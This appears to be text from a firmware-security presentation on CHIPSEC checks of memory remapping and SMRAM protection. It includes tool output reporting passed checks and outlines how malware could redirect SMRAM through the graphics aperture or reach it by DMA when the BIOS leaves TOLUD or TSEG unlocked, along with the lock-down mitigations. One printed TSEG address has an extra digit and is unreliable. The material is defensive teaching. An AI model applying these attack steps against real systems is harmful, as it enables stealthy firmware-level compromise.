
```
[*] running module: chipsec.modules.remap
[*] [ =====
[*] [ Module: Memory Remapping Configuration
[*] [ =====
[*] Registers:
[*]   TOUUD       : 0x000000013E000001
[*]   REMAPLIMIT  : 0x000000013DF00001
[*]   REMAPBASE   : 0x0000000100000001
[*]   TOLUD       : 0xBFA00001
[*]   TSEGMB      : 0xBD000001
[*] Memory Map:
[*]   Top Of Upper Memory: 0x000000013E000000
[*]   Remap Limit Address: 0x000000013DFFFFFF
[*]   Remap Base Address : 0x0000000100000000
[*]   4GB              : 0x0000000100000000
[*]   Top Of Low Memory  : 0x00000000BFA00000
[*]   TSEG (SMRAM) Base  : 0x00000000BD000000
[*] checking locks..
[+]   TOUUD is locked
[+]   TOLUD is locked
[+]   REMAPBASE and REMAPLIMIT are locked
[*] checking alignment..
[+]   All REMAP*/TOUUD/TOLUD addresses are 1MB aligned
[*] checking remap programming..
[*]   Memory Remap is enabled
[+]   Remap window is programmed correctly: 4GB <= REMAPBASE <= REMAPLIMIT
[+] PASSED: Memory Remap is configured correctly and locked
```

Problems With HW Configuration/Protections


SMRAM Redirection via Graphics Aperture

- If BIOS doesn't lock down memory config, boundary separating DRAM and MMIO (TOLUD) can be moved somewhere else. E.g. malware can move it below SMRAM to make SMRAM decode as MMIO
- Graphics Aperture can then be overlapped with SMRAM and used to redirect MMIO access to memory range defined by PTE entries in Graphics Translation Table (GTT)
- When CPU accesses protected SMRAM range to execute SMI handler, access is redirected to unprotected memory range somewhere else in DRAM
- Similarly to Remapping Attack, BIOS has to lock down HW memory configuration (i.e. TOLUD) to mitigate this attack
- [System Management Mode Design and Security Issues](#) (GART)

SMRAM Access in SMM : Normal Memory Map



SMRAM Access in SMM : Redirection Attack




Problems With HW Configuration/Protections


DMA/GFx Aperture Attacks Against SMRAM

- SMRAM has to be protected from DMA Attack
- Protection from inbound DMA access is guaranteed by programming TSEG range
- When BIOS doesn't lock down TSEG range configuration, malware can move TSEG outside of where actual SMRAM is
- Then program one of DMA capable devices (e.g. GPU device) or Graphics Aperture to access SMRAM
- [Programmed I/O accesses: a threat to Virtual Machine Monitors?](#)
- [System Management Mode Design and Security Issues](#)
- BIOS has to lock down configuration required to define range protecting SMRAM from inbound DMA access (e.g. TSEG range)
- `chipsec_main --module smm_dma`

DMA Access to SMRAM: Normal Memory Map



DMA Access to SMRAM: DMA Attacks



Is SMRAM Protected From DMA Attacks?


```
[*] running module: chipsec.modules.smm_dma
[*] [ =====
[*] [ Module: SMRAM DMA Protection
[*] [ =====
[*] Registers:
[*]   TOLUD      : 0xBFA00001
[*]   BGSM       : 0xBD800001
[*]   TSEGMB     : 0xBD000001
[*]   SMRR_BASE  : 0x00000000BD000006
[*]   SMRR_MASK  : 0x00000000FF800800

[*] Memory Map:
[*]   Top Of Low Memory      : 0xBFA00000
[*]   TSEG Range (TSEGMB-BGSM): [0xBD000000-0xBD7FFFFFFF]
[*]   SMRR Range             : [0xBD000000-0xBD7FFFFFFF]

[*] checking locks..
[+]   TSEGMB is locked
[+]   BGSM is locked
[*] checking TSEG covers entire SMRR range..
[+]   TSEG covers entire SMRAM

[+] PASSED: TSEG is properly configured. SMRAM is protected from DMA attacks
```

BIOS Attack Surface: Hardware Configuration

